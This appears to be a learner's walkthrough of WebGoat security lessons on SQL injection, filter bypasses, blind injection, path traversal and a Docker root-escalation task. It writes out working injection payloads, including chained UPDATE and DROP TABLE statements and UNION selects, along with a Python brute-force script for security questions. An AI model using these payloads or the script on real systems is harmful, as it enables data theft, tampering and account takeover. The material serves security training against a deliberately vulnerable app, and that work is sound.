ea2Jo+RW0ezRa2WMm2l6mEYKbcV1CcGDYZYZxG3V2c1K2c/ZjJpS2tU8/ZDBHmeM
yhJKSZTzUjnlsfa+Y9RjpQ==

┌──(parallels㉿kali-gnu-linux-2023)-[~]
```


Now this task is complete.

Task 8,

Run the Docker container, copy /etc/passwd which has the UID & GID from Container to the localsystem. Then we can check the test.passwd. Next, we can edit text.passwd, change WebGoat UID & GID from previous 1000:1000 to 0:0. Then we can run the decryption against a given secret in the /root folder and find the unencrypted message.



Now this section is complete.




(A3) Injection


SQL Injection (intro)

This lesson describes what Structured Query Language (SWL) is and how it can be manipulated to perform tasks that were not the original intent of the developer.


Task 2,




Task 3,



Task 4,



Task 5,



Task 9,

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✔

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' ['] [or] ['1' = '1] ' [Get Account Info]

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'

Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.

Task 10,

Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = "  + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

Solved:

✔

Login_Count: [0]

User_Id: [0 or 1=1]

[Get Account Info]

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= 0 or 1=1

Task 11,

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised *(if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category)*. In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like *SQL string injections* or *query chaining*.

In this lesson we will look at **confidentiality**. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.
More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, *you want to take a look at the data of all your colleagues* to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

Solved:

✔

Employee Name: ' or 1=1--

Authentication TAN: 3SL99A

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Task 12,

3SL99A'; UPDATE employees SET salary = 900000 WHERE auth_tan='3SL99A'—

Compromising Integrity with Query chaining


After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using SQL **query chaining**.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

What is SQL query chaining?


Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the **;** metacharacter. A **;** marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

Solved:




Task 13,

UPDATE'; DROP TABLE access_log—




Solved:



SQL Injection (advanced)

Task 3,


https://pvxs.medium.com/webgoat-sql-injection-advanced-3-6cb063822a51



Task 5,

Use the following script:

```
#!/usr/bin/env python3
"""
Bruteforce script to guess user's secret question for WebGoat 8.1
Broken Authentication - Password reset - #4
Use requests library - https://requests.readthedocs.io/en/master/
"""
import requests
import re
import json
colors = ['black', 'blue', 'brown', 'purple', 'red', 'yellow', 'green']
users = ['tom', 'admin', 'larry']
WebGoatIP = 'http://192.168.195.157:8080' #FIXME
JSESSIONID = 'vIB9YWPRkpBgQLcYNtGo70n13ysf9HzhrKh15qRf' #FIXME find a valid session id after login
httpHeaders = {
      'Host': WebGoatIP,
      'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0',
      'Accept': 'application/json, text/javascript, */*; q=0.01',
      'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
      'Accept-Language': 'en-US,en;q=0.5',
      'Referer': f'{WebGoatIP}/WebGoat/start.mvc',
      'X-Requested-With': 'XMLHttpRequest',
      'Cookie': f'JSESSIONID={JSESSIONID}',
      'Connection': 'keep-alive',
   }
# Runt this for to find the ip of webgoat-prd server
def bruteForce():
   combinations = []
   action = f'{WebGoatIP}/WebGoat/PasswordReset/questions'
   for user in users:
      for color in colors:
         formData = {'username': user,
                  'securityQuestion': color
                  }
         res = requests.post(action, data=formData, headers=httpHeaders)
         response = res.text
         #print(response)
         if response.find('Congratulations') >= 0:
            combinations.append((user, color))
   print(combinations)
if __name__ == "__main__":
   bruteForce()
```



Task 6,

1. What is the difference between a prepared statement and a statement?

- [ ] Solution 1: Prepared statements are statements with hard-coded parameters.
- [ ] Solution 2: Prepared statements are not stored in the database.
- [ ] Solution 3: A statement is faster.
- [x] Solution 4: A statement has got values instead of a prepared statement

2. Which one of the following characters is a placeholder for variables?

- [ ] Solution 1: *
- [ ] Solution 2: =
- [x] Solution 3: ?
- [ ] Solution 4: !

3. How can prepared statements be faster than statements?

- [ ] Solution 1: They are not static so they can compile better written code than statements.
- [x] Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.
- [ ] Solution 3: Prepared statements are stored and wait for input it raises performance considerably.
- [ ] Solution 4: Oracle optimized prepared statements. Because of the minimal use of the databases resources it is faster.

4. How can a prepared statement prevent SQL-Injection?

- [ ] Solution 1: Prepared statements have got an inner check to distinguish between input and logical errors.
- [ ] Solution 2: Prepared statements use the placeholders to make rules what input is allowed to use.
- [x] Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a seperation of code and data.
- [ ] Solution 4: Prepared statements always read inputs literally and never mixes it with its SQL commands.

5. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?

- [ ] Solution 1: The table Students and all of its content will be deleted.
- [ ] Solution 2: The input deletes all students with the name Robert.
- [ ] Solution 3: The database registers 'Robert' and deletes the table afterwards.
- [x] Solution 4: The database registers 'Robert'); DROP TABLE Students;--'.

Now this section is complete.

SQL Injection (advanced)

Reset lesson


1 2 3 4 5 6

SQL Injection (Mitigation)

Task 5,

You can see some code down below, but the code is incomplete. Complete the code, so that it's no longer vulnerable to a SQL injection! Use the classes and methods you have learned before.

The code has to retrieve the status of the user based on the name and the mail address of the user. Both the name and the mail are in the string format.



Task 6,

Use your knowledge and write some valid code from scratch in the editor window down below! (if you cannot type there it might help to adjust the size of your browser window once, then it should work):

```
try {
    Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
    PreparedStatement statement = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?");
    statement.setString(1, "name");
    statement.setString(2, "mail");
    statement.executeUpdate();
} catch (Exception e) {
    System.out.println("Oops. Something went wrong!");
}
```

Submit

You did it! Your code can prevent an SQL injection attack!

Task 9,


```
a'/**/union/**/select/**/user_system_data.*,'1','1',1/**/from/**/user_system_data;--
```

You need to do both, use parametrized queries and validate the input received from the user. On StackOverflow you will see a lot of answers stating that input validation is enough. **However** it only takes you so far before you know the validation is broken, and you have an SQL injection in your application.

A nice read why it is not enough can be found https://twitter.com/marcan42/status/1238004834806067200?s=21

Let's repeat one of the previous assignments, the developer fixed the possible SQL injection with filtering, can you spot the weakness in this approach?

Read about the lesson goal here.




Task 10,

`a';/**/seselectlect/**/*/**/frfromom/**/user_system_data;--`

So the last attempt to validate if the query did not contain any spaces failed, the development team went further into the direction of only performing input validation, can you find out where it went wrong this time?


Read about the lesson goal here.




Task 12,

We can run the script to complete the task and find the first number of the IP address.

```
substring(IP address,1,4) = '104.'
(CASE+WHEN+(SELECT+substring(ip,1,4)+FROM+servers+WHERE+hostname='webgoat-prd')+=+'104.'+THEN+id+ELSE+status+END)
```




SQL Injection (mitigation)



Path Traversal

Navigate through the file system to find folder file name = ../john smith


Task 2,



Task 3,


The developer became aware of the vulnerability and implemented a fix that removed the `../` from the input. Again the same assignment, but can you bypass the implemented fix?

OS	Location
`Linux`	`/home/parallels/.webgoat-2023.4/PathTraversal`




Task 4,

Need to add "../" before the name of the file in the POST request.




Task 5,

Modify the GET request in order to find the path-traversal-secret.




This modification allows us to find the secret which tells us to find the SHA512 encoding of my username which is the following:




Now the task is successful:

Task 7,

Need to run the commands in the solution section to create the ZIP file and upload it to solve the task.




Now this section is completed.



Cross Site Scripting

